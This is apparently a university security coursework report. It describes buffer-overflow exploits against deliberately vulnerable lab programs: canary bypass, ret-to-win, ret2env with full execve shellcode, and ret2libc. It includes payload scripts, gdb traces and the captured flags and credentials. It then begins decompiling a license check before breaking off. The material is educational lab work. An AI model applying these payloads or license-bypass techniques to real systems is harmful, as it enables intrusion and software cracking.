

COMP6236-2526-Coursework-1-Template3.pdf

by Minh Hoang

Submission date: 06-Mar-2026 01:45PM (UTC+0000)

Submission ID: 276262020

File name: 8261_Minh_Hoang_COMP6236-2526-Coursework-1-Template3_17778_2088796294.pdf (2.7M)

Word count: 4454

Character count: 22420

Buffer Overflow Attacks and Software Hijacking


Module Code	COMP6236
Component	Coursework 1
Student Name	Minh Sang Hoang
Student Id No	37298917
Student Email	sh5u25@soton.ac.uk

Part 1

	Task 1	Task 2	Task 3	Task 4
Flag	flag{4ffb7892-ce27-454c-ad30-a3b11c0b6d5d}	flag{81674824-f1f7-456c-8d76-94e03a9491df}	flag{b8cf734a-b0d7-4285-abfc-fec53cc7c84a}	flag{6aa3729f-3d94-4abe-94ac-1a843d0c8905}

Task 1 – Exploit

Open the website

**Challenge 1: Authorised Access Only**

Secure password required to view credentials for this VM

Sorry, password incorrect.

The challenge displays the website to input the password. Therefore, I performed more reconnaissance and found the href page in the sources tab:

```

?password=X
4 <form method="get">
5 <input type="text" placeholder="type password here" name="password" autofocus>
6 <input type="submit" value="submit">
7 </form>
8
9 <pre>
10 Sorry, password incorrect.
11
12 <!--correct = 0x00000000-->
13 <!--tamper = 0x000000d2-->
14 </pre>
15
16 <a style='position:absolute; bottom:0; display:none;' href="/challenge1-redacted.c">source code link incase i forget where i put it</a>
17
18 </html>
19
20

```

By following the page, we got the source code of the program:

```

< > ☒ Không bảo mật 192.168.56.101/challenge1-redacted.c

#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <signal.h>

int main(int argc, char **argv)
{
    volatile int correct = 0;
    volatile int tamper = 1234;
    char buffer[10];

    gets(buffer);

    if(strcmp(buffer, [REDACTED])==0) {
        correct = 1;
    }

    if(tamper!=1234) {
        printf("Alert! You hit the tamper switch!\n\n!-correct = 0x%08x-->\n!-tamper = 0x%08x-->\n", correct, tamper);
        exit(0);
    }

    if(correct==1) {
        printf("Login successful.\n\n!flag[REDACTED]</b>\n\nThe credentials to access this machine are \n\n!user:</b>[REDACTED]\n!password:</b>[REDACTED]\n");
    } else {
        printf("Sorry, password incorrect.\n\n!-correct = 0x%08x-->\n!-tamper = 0x%08x-->\n", correct, tamper);
    }
}

```

The provided C code contains a critical stack-based buffer overflow vulnerability, stemming directly from its use of the deprecated `gets()` function. This function reads user input into a 10-byte array named `buffer` but fails to perform any bounds checking. Consequently, if a user provides an input longer than 10 characters, `gets()` continues writing beyond the buffer's allocated space, overflowing into adjacent memory on the stack where other local variables are stored. The programmer attempted to defend against this by implementing a custom stack canary via the `tamper` variable. Since `buffer`, `tamper`, and `correct` generally sit next to each other in memory, a standard, blind overflow would overwrite `tamper` before reaching `correct`. The program specifically checks if `tamper` has deviated from its initial value of 1234; if it has, the code detects the overflow and exits, preventing a simple authentication bypass.

Despite this defense mechanism, we can still exploit the vulnerability by crafting a highly precise payload. To gain unauthorized access, we must overflow the buffer to overwrite the `correct` variable with the value of 1, but we must simultaneously overwrite the `tamper` variable with its exact original value of 1234 (represented as `\xd2\x04\` in the byte code).

Challenge 1: Authorised Access Only

Secure password required to view credentials for this VM

Alert! You hit the tamper switch!.

However, the attack is not work. By examining the code carefully, I recognize that the tamper and the correct variable are integer which include 4 bytes in total. Therefore, we must fix the byte code to:
"AAAAAAAA\x00\x00\x04\x00\x00\x01"

Challenge 1: Authorised Access Only

Secure password required to view credentials for this VM

Alert! You hit the tamper switch!.

However, the attack is not successful. By examining the problem, I found the payload suffers from an **Endianness** issue. Modern x86 processors are "Little-Endian," meaning they store multi-byte integers backwards in memory. So I fix the payload to:
"AAAAAAAA\x02\x04\x00\x00\x01\x00\x00\x00"

Challenge 1: Authorised Access Only

Secure password required to view credentials for this VM

Alert! You hit the tamper switch!.

However, the attack still not successful. By examining the URL closely again:

 Không bảo mật 192.168.56.101/?password=AAAAAAAA%5Cxd2%5Cx04%5Cx00%5Cx00%5Cx01%5Cx00%5Cx00%5Cx00

we can identify the problem is caused by the URL encoding, so we must change \x to %. Therefore, the payload becomes: "AAAAAAAA%d2%04%00%00%01%00%00%00". However, the attack is still not successful:

← → ↻ ⚠ Không bảo mật 192.168.56.101/?password=AAAAAAAA%25d2%2504%2500%2500%2501%2500%2500%2500

Challenge 1: Authorised Access Only

Secure password required to view credentials for this VM

Alert! You hit the tamper switch!.

The reason why the exploit failed in the HTML input field comes down to how web browsers handle data encoding. When we type a payload containing percent signs (like %d2) directly into a form input, the browser assumes we want to send literal text. Because the percent sign is a reserved character in URLs, the browser automatically URL-encodes it to %25 to protect it. Consequently, the server receives %25d2 and decodes it back to the literal string %d2, passing standard text characters to the vulnerable C program instead of the raw hex bytes we intended. As the result, we must put the payload in the URL and hit enter:

← → ↻ ⚠ Không bảo mật 192.168.56.101/?password=AAAAAAAA%25d2%04%00%00%01%00%00%00

Challenge 1: Authorised Access Only

Secure password required to view credentials for this VM

Login successful.

flag{4ffb7892-ce27-454c-ad30-a3b11c0b6d5d}

The credentials to access this machine are

user:task2
password:overflow1234

Finally, we got the flag.

Task 2 – Exploit

Firstly, we open the program file

```

task2@lab2:~$ cat challenge2.c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void dummy() {
    printf("hi");
}

void win()
{
    system("/tmp/win2.sh");
}

int main(int argc, char **argv)
{
    char buffer[200];

    gets(buffer);
}
task2@lab2:~$

```

The provided C code suffers from a classic stack-based buffer overflow vulnerability due to its use of the inherently unsafe `gets()` function in the main routine. The program allocates a fixed-size character array of 200 bytes, named `buffer`, on the stack. However, the `gets()` function reads input from the user until it encounters a newline or EOF, completely ignoring the size of the destination buffer. Consequently, if a user provides an input larger than 200 bytes, the excess data will spill past the buffer's boundaries and overwrite adjacent memory on the stack. Firstly, I use `pattern_create.rb` which is the tool to generate non-repeating cyclic pattern of characters for identifying the offset to EIP.

```

task2@lab2:~$ ruby pattern_create.rb -l 100 > find_offset.txt
task2@lab2:~$ cat find_offset.txt
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9
task2@lab2:~$

```

We open gdb and run the program

```

challenge2.c  flag2.txt  pattern_create.rb
task2@lab2:~$ gdb challenge2
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from challenge2...(no debugging symbols found)...done.
gdb-peda$

```

```

ECX: 0xb7fcb5a0 --> 0xfbad2088
EDX: 0xb7fcc87c --> 0x0
ESI: 0xb7fcb000 --> 0x1b2db0
EDI: 0xb7fcb000 --> 0x1b2db0
EBP: 0x37674136 ('6Ag7')
ESP: 0xbffff680 --> 0x3967 ('g9')
EIP: 0x41386741 ('Ag8A')
EFLAGS: 0x10292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
)
[-----code-----]
Invalid $PC address: 0x41386741
[-----stack-----]
0000| 0xbffff680 --> 0x3967 ('g9')
0004| 0xbffff684 --> 0xbffff714 --> 0xbffff834 ("/home/task2/challenge2")
0008| 0xbffff688 --> 0xbffff71c --> 0xbffff84b ("XDG_VTNR=1")
0012| 0xbffff68c --> 0x0
0016| 0xbffff690 --> 0x0
0020| 0xbffff694 --> 0x0
0024| 0xbffff698 --> 0xb7fcb000 --> 0x1b2db0
0028| 0xbffff69c --> 0xb7fffc04 --> 0x0
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41386741 in ?? ()
gdb-peda$ _

```

The program has stopped due to a SIGSEGV (Segmentation Fault) because we have successfully overwritten the Instruction Pointer (EIP) with a portion of our cyclic pattern. Specifically, the EIP now holds the hex value 0x41386741, so we are going to check the location of the pattern in the pattern_offset.rb file, which is 204 in this case:

```

task2@lab2:~$ ruby pattern_offset.rb -q 0x41386741
[*] Exact match at offset 204
task2@lab2:~$ _

```

It means that the first 204 bytes of our input fill up the local buffer and other stack data, and the very next 4 bytes I send will become the new value of the EIP. Moreover, while using gdb, I identified the address of win function is **0x804847e**

```

gdb-peda$ p win
$1 = {<text variable, no debug info>} 0x804847e <win>
gdb-peda$

```

Having identified the offset and the win address, we can construct the suitable payload by using python script like below:

```
GNU nano 2.5.3      File: exploit.py      Modified
import struct
offset = "A" * 204
EIP = struct.pack("I", 0x804847e)
payload = offset + EIP
print(payload)_

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Linter ^_ Go To Line
```

The payload will send 204 letter A to overflow the buffer and overwrite the EIP with location of win address. After that, we run the program and got this error:

```
task2@lab2:~$ python exploit.py | ./challenge2
zsh:1: no such file or directory: /tmp/win2.sh
Segmentation fault (core dumped)
task2@lab2:~$ _
```

By examining the error closely and the source code closely, we can identify that the error happens due to there is no shell in the location: `"/tmp/win2.sh"`, so we must add the shell in that location

```
task2@lab2:~$ echo "/bin/sh" > /tmp/win2.sh
task2@lab2:~$ python exploit.py | ./challenge2
zsh:1: permission denied: /tmp/win2.sh
Segmentation fault (core dumped)
task2@lab2:~$ _
```

Despite including the `"/bin/sh"` in the `/tmp/win2.sh` location, the program is still failed to execute.

```
task2@lab2:~$ python exploit.py | ./challenge2
zsh:1: permission denied: /tmp/win2.sh
Segmentation fault (core dumped)
task2@lab2:~$ _
```

Due to the permission denied, we must `chmod +x` the program to be executed

```
task2@lab2:~$ chmod +x /tmp/win2.sh
task2@lab2:~$ python exploit.py | ./challenge2
Segmentation fault (core dumped)
task2@lab2:~$ _
```

As we can see, next error happens because of critical **input/output (I/O) synchronization** problem. It exists when spawning a shell through a pipe. The command would send the payload, trigger the `win()` function, and then the Python process would immediately close its end of the pipe. Because the pipe was closed, the newly spawned `/bin/sh` shell would see an "End of File" (EOF) on its standard input and exit instantly, leading straight to the final crash. Therefore, we fix it by using the command: `"(python exploit.py; cat) | ./challenge2"`. The `cat` command to keep the pipe open after the exploit payload was sent. This allowed us to type interactive commands like `pwd` into the terminal, which `cat` then forwarded through the pipe to the shell running inside the vulnerable program, finally giving us the interactive control we needed.


```
task2@lab2:~$ echo "/bin/sh" > /tmp/win2.sh
task2@lab2:~$ (python exploit.py; cat) | ./challenge2
pwd
/home/task2
```

[illegible]

T2 #7. Privilege context missing

Task 3 – Exploit

In this challenge, we will try the `ret2env` strategy. First, we analysed the vulnerable code

```
task3@lab2:~$ cat challenge3.c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    volatile int tamper = 20776301;
    char buffer[81];

    gets(buffer);

    if(tamper!=20776301) {
        printf("Tamper detected! No ret for you!\n");
        _exit(1);
    }
}

task3@lab2:~$
```

The vulnerability exists because `gets()` does not perform any bounds checking. Since the buffer is only 81 bytes, any input exceeding that size will "overflow" upward into higher memory addresses. The program

includes a manual security check—often called a canary—that verifies if tamper still equals its original value of 20776301. If the input changes this value, the program detects the "tamper" and exits immediately, preventing us from reaching the return address located further up the stack. In order to exploit this program, we should find the offset to the canary and offset from the canary to the EIP.

We find the offset to the canary:

```
task3@lab2:~$ ./pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
task3@lab2:~$ gdb challenge3
```

We use pattern_create tool find the offset

```
task3@lab2:~$ cat find_offset_to_canary.txt | ./challenge3
Tamper detected! No ret for you!
tamper = 0x41376341
task3@lab2:~$
```

```
task3@lab2:~$ ruby pattern_offset.rb -q 0x41376341
[*] Exact match at offset 81
task3@lab2:~$ _
```

As we can see the value to the canary is 81. Then we find the offset from the canary to EIP by using gdb with the following python script command:

```
0x61413161 in ?? ()
gdb-peda$ run <<< $(python -c 'print("A"*81 + "\x6d\x05\x3d\x01" + "Aa0Aa1Aa3Aa4Aa5Aa6Aa7Aa8Aa9")')_
```

```
ECX: 0xb7fcb5a0 --> 0xfbad2088
EDX: 0xb7fcc87c --> 0x0
ESI: 0xb7fcb000 --> 0x1b2db0
EDI: 0xb7fcb000 --> 0x1b2db0
EBP: 0x41306141 ('Aa0A')
ESP: 0xbffff680 ('3Aa4Aa5Aa6Aa7Aa8Aa9')
EIP: 0x61413161 ('a1Aa')
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
)
-----code-----
Invalid $PC address: 0x61413161
-----stack-----
0000| 0xbffff680 ('3Aa4Aa5Aa6Aa7Aa8Aa9')
0004| 0xbffff684 ('Aa5Aa6Aa7Aa8Aa9')
0008| 0xbffff688 ('a6Aa7Aa8Aa9')
0012| 0xbffff68c ('7Aa8Aa9')
0016| 0xbffff690 --> 0x396141 ('Aa9')
0020| 0xbffff694 --> 0x0
0024| 0xbffff698 --> 0xb7fcb000 --> 0x1b2db0
0028| 0xbffff69c --> 0xb7ffc04 --> 0x0
-----
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x61413161 in ?? ()
gdb-peda$
```

```
Undefined command: . : try help .
gdb-peda$ q
task3@lab2:~$ ./pattern_offset.rb -q 0x61413161
[*] Exact match at offset 4
task3@lab2:~$
```

We can identify that offset from the canary to the EIP is 4 bytes in total.

Next, we start next phase of ret2env strategy by create a getenv.c to get the address of any given environment on the stack:

```
task3@lab2:~$ cat getenv.c
#include<stdio.h>
#include <stdlib.h>

int main(int argc, char **argv) {

    printf("%s is at %p\n", argv[1], getenv(argv[1]));
    return 0;
}
```

After that, we use put the shellcode as an environment variable like the below image:

```
task3@lab2:~$ export SHELLCODE=$(python -c 'print("\x90" * 100 + "\x31\xc0\x31\x
db\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\x
cd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80")
')
task3@lab2:~$ echo $SHELLCODE
*****
*****111Sh/ttyh/dev11f11Ph//shh/bin11PS11
task3@lab2:~$
```

Next we run the getenv program to get the SHELLCODE variable address:

```
task3@lab2:~$ ./getenv SHELLCODE
SHELLCODE is at 0xbffff766
task3@lab2:~$
```

Having got all the information needed, we can create a suitable payload like the below image:

```
import struct
pad1 = "A" * 81
tamper_val = struct.pack("I", 20776301)
pad2 = "B" * 4
ret_addr = struct.pack("I", 0xbffff766)
payload = pad1 + tamper_val + pad2 + ret_addr
print(payload)
```

The Python script shown in the upper image is a payload generator designed to exploit the buffer overflow vulnerability identified in the C program. The script first creates a padding string, pad1, consisting of 81 characters to completely fill the buffer array. Immediately following this, it defines tamper_val by packing the integer 20776301 into a 4-byte format. This is a critical step because it allows the payload to overwrite the tamper variable with its original value, successfully bypassing the program's "Tamper detected!" security check.

After neutralizing the tamper check, the script adds a second padding string, pad2, which consists of 4 bytes (represented as "B"s) to overwrite the saved base pointer on the stack. The final component of the payload is ret_addr, where the script packs the memory address 0xbffff766. By placing this address at the very end of the string, the script overwrites the function's original Return Address as the address of the SHELLCODE variable.

Then, I got the shell code by running the below command:

```
task3@lab2:~$ (python solution3.py; cat) | ./challenge3
$ s p pwd
/home/task3
$ _
```

```
/home/task3
$ cat flag3.txt

      _ _ _ _ _
     /   \   \
    /_____\   \
   /         \   \
  /           \   \
 /             \   \
/               \   \
\               /   /
 \             /   /
  \           /   /
   \         /   /
    \_____/   /
     \   /   /
      _ _ _ _ _

Well done, you completed Task 3!
flag{b8cf734a-b0d7-4285-abfc-fec53cc7c84a}

next challenge credentials:

user: task4
password: absofruitly

$
```

Task 4 – Exploit

```
#include <stdio.h>

//COMPILED WITHOUT EXECSTACK

void system() {
    printf("oh dear");
}

void sayhello()
{
    char buffer[128];

    printf("what is your name? "); fflush(stdout);

    gets(buffer);

    printf("hello there %s!\n", buffer);
}

int main(int argc, char **argv)
{
    sayhello();
}
```

The provided C code contains a classic stack-based buffer overflow vulnerability, primarily centered on the use of the `gets()` function within the `sayhello()` function. `Char buffer[128]` allocates 128 bytes on the stack, but we can provide an input significantly longer than that. Firstly, we can find the offset by using `pattern_create.rb` to create 200 non-repeating string of characters:

```
t3A+4A+5A+6A+7A+8A+9Ag0Ag1Ag2Ag3Ag4Ag5Ag
task4@lab2:~$ ./pattern_create.rb -l 200 > offset.txt
task4@lab2:~$ _
```

After that we open `gdb` and input the `offset.txt` payload:

```
task4.txt offset.txt payload
task4@lab2:~$ gdb challenge4
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from challenge4...(no debugging symbols found)...done.
gdb-peda$ r < offset.txt _
```

```

EDI: 0xb7fcb000 --> 0x1b2db0
EBP: 0x33654132 ('2Ae3')
ESP: 0xbffff678 ("e5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
EIP: 0x41346541 ('Ae4A')
EFLAGS: 0x10296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41346541
[-----stack-----]
0000| 0xbffff678 ("e5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0004| 0xbffff67c ("6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0008| 0xbffff680 ("Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0012| 0xbffff684 ("e9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0016| 0xbffff688 ("0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0020| 0xbffff68c ("Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0024| 0xbffff690 ("f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0028| 0xbffff694 ("4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41346541 in ?? ()
gdb-peda$

```

```

EFLAGS: 0x10296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41346541
[-----stack-----]
0000| 0xbffff678 ("e5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0004| 0xbffff67c ("6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0008| 0xbffff680 ("Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0012| 0xbffff684 ("e9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0016| 0xbffff688 ("0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0020| 0xbffff68c ("Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0024| 0xbffff690 ("f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0028| 0xbffff694 ("4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41346541 in ?? ()
gdb-peda$ q
task4@lab2:~$ ./pattern_offset.rb 0x41346541
[x] missing argument: No options set, try -h for usage
task4@lab2:~$ ./pattern_offset.rb -q 0x41346541
[*] Exact match at offset 132
task4@lab2:~$ _

```

As we can see, we need 132 bytes in the payload to reach the EIP. While running gdb, we identify the location of system and exit function in the library by the following command:

```

0x41346541 in ?? ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0x80484bb <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e469e0 <__GI_exit>
gdb-peda$ _

```

Next, we create a getenv.c program to check the address of our exported environment variable:

```
task4@lab2:~$ cat getenv.c
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>

int main(int argc, char **argv)
{
    char *ptr = getenv("S6");
    if (ptr != NULL)
    {
        printf("Estimated address: %p\n", ptr);
        return 0;
    }
}
task4@lab2:~$ _
```

Then we export our shellcode into S6 environment variable and run the program to find the address:

```
}
task4@lab2:~$ export S6="/bin/sh"
task4@lab2:~$ echo $S6
/bin/sh
task4@lab2:~$ _
```

```
/bin/sh
task4@lab2:~$ ./getenv
Estimated address: 0xbffffee7
task4@lab2:~$ _
```

With all the necessary information we can construct the payload to exploit the program, but the payload has failed to achieve the task. After looking back to the code again, we can identify that the system location that we checked in the gdb is the address of system in the program, not the system function in the library C. Therefore, we go back to the gdb and check the real system function in the library C:

```
$2 = {<text variable, no debug info>} 0xb7e4b9e0 <__g
gdb-peda$ p __libc_system
$3 = {int (const char *)} 0xb7e52db0 <__libc_system>
gdb-peda$
```

Then we fix the payload to the real system address:

```
GNU nano 2.5.3      File: task4_solve.py

import struct

buffer = "A" * 132

system = struct.pack("I", 0xb7e52db0)
exit = struct.pack("I", 0xb7e469e0)
shell = struct.pack("I", 0xbffffee7)

payload = buffer + system + exit + shell

print(payload)
```

The payload begins with a buffer of 132 "A" characters, which acts as the exact amount of padding needed to overflow a vulnerable variable and reach the saved instruction pointer (EIP) on the stack. Instead of pointing to custom shellcode (which would be blocked by a non-executable stack), the payload overwrites the instruction pointer with the system variable, injecting the memory address of the system() function from the C standard library (0xb7e52db0). The exit variable (0xb7e469e0) is placed here so that once system() finishes, the program will cleanly exit rather than crashing with a segmentation fault. Finally, the shell variable (0xbffffee7) provides the required argument to system(), pointing to a memory address that almost certainly contains the string "/bin/sh". When concatenated together, this payload forces the vulnerable program to execute system("/bin/sh"), granting us a command shell.

However, the program still failed miserably. The failure of the environment variable payload is fundamentally a consequence of memory space predictability. When an environment variable like S6="/bin/sh" is exported, it is stored on the program's stack. However, stack addresses are highly volatile and sensitive to the specific execution context; factors such as the length of the program's name or whether the binary is executed natively versus inside a debugger (like GDB) will shift the entire environment block by several bytes. Therefore, we will get the address of "/bin/sh" in the libc library in gdb by the following command:

```
0x41348341 in ?? ()
gdb-peda$ searchmem "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 2 results, display max 2 items:
  libc : 0xb7f73b0b ("/bin/sh")
[stack] : 0xbffffedb ("/bin/sh")
gdb-peda$ _
```

After that, we identify that the address of "/bin/sh" shell is located at 0xb7f73b0b, and we can use that address in the payload like the image below:


```
GNU nano 2.5.3 File: task4_solve.py

import struct

buffer = "A" * 132

system = struct.pack("I", 0xb7e52db0)
exit = struct.pack("I", 0xb7e469e0)
shell = struct.pack("I", 0xb7f73b0b)

payload = buffer + system + exit + shell

print(payload)
```

After running the program, we can get the shell and display the flag:

```
task4@lab2:~$ python task4_solve.py; cat | ./challenge4  
what is your name? hello there  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAA+-◆+i◆◆◆◆!  
pwd  
task4@lab2:~$ _
```

```
task4@lab2:~$ (python task4_solve.py; cat) | ./challenge4  
what is your name? hello there AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAA+-++i+  
          ;#!  
  
pwd  
/home/task4
```

```
task4@lab2:~$ (python task4_solve.py; cat) | ./challenge4
what is your name? hello there AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA+--+!+
      ;!!
cat flag4.txt
```



jgs

```
We'll done! You completed the coursework!  
flag{6aa3729f-3d94-4abe-94ac-1a843d0c8905}
```

Make sure to fill in the marking form with your flags and detailed explanations
of what you did.



Part 2

Task 5	
Decompile the application and figure out: Which function checks the licence	
Answer	isLicenseValid is the function that check the licence 
	When is this function run In order to see when does isLicenseValid run, we check the function call graph like the image below: 

As we can see the function is called by on_verifybutton_clicked and qt_static_metacall. After that, we go to both functions to analyze:

```
4 void __thiscall MainWindow::on_verifybutton_clicked(MainWindow *this)
5
6 {
7     int iVar1;
8     SysWindow *this_00;
9     int __in_chrg;
10    QString thelicense_00;
11    QString *pQVar2;
12    long in_FS_OFFSET;
13    MainWindow *this_local;
14    QString thelicense;
15    QString local_30;
16    SysWindow *s;
17    long local_20;
18
19    local_20 = *(long *)(&in_FS_OFFSET + 0x28);
20    QLineEdit::text();
21    QString::QString(&local_30,&thelicense);
22    thelicense_00.d = (Data *)&local_30;
23    /* try { // try from 00106946 to 0010694a has its CatchHandler @ 001069d1 */
24    iVar1 = isLicenseValid(this,thelicense_00);
25    __in_chrg = (int)thelicense_00.d;
26    QString::~QString(&local_30,__in_chrg);
27    if (iVar1 == 1) {
28        /* try { // try from 00106961 to 0010696f has its CatchHandler @ 001069fa */
29        success();
30        this_00 = operator.new(0x70);
31        /* try { // try from 0010697b to 0010697f has its CatchHandler @ 001069e6 */
32        SysWindow::SysWindow(this_00,(QWidget *)0x0);
33        pQVar2 = &thelicense;
34        s = this_00;
35        QString::operator=(&this_00->license_entered,(QString *)pQVar2);
36        __in_chrg = (int)pQVar2;
37        /* try { // try from 001069a2 to 001069b2 has its CatchHandler @ 001069fa */
38        QWidget::show();
39        QWidget::close();
40    }
41    QString::~QString(&thelicense,__in_chrg);
42    if (local_20 != *(long *)(&in_FS_OFFSET + 0x28)) {
43        /* WARNING: Subroutine does not return */
44        __stack_chk_fail();
45    }
```

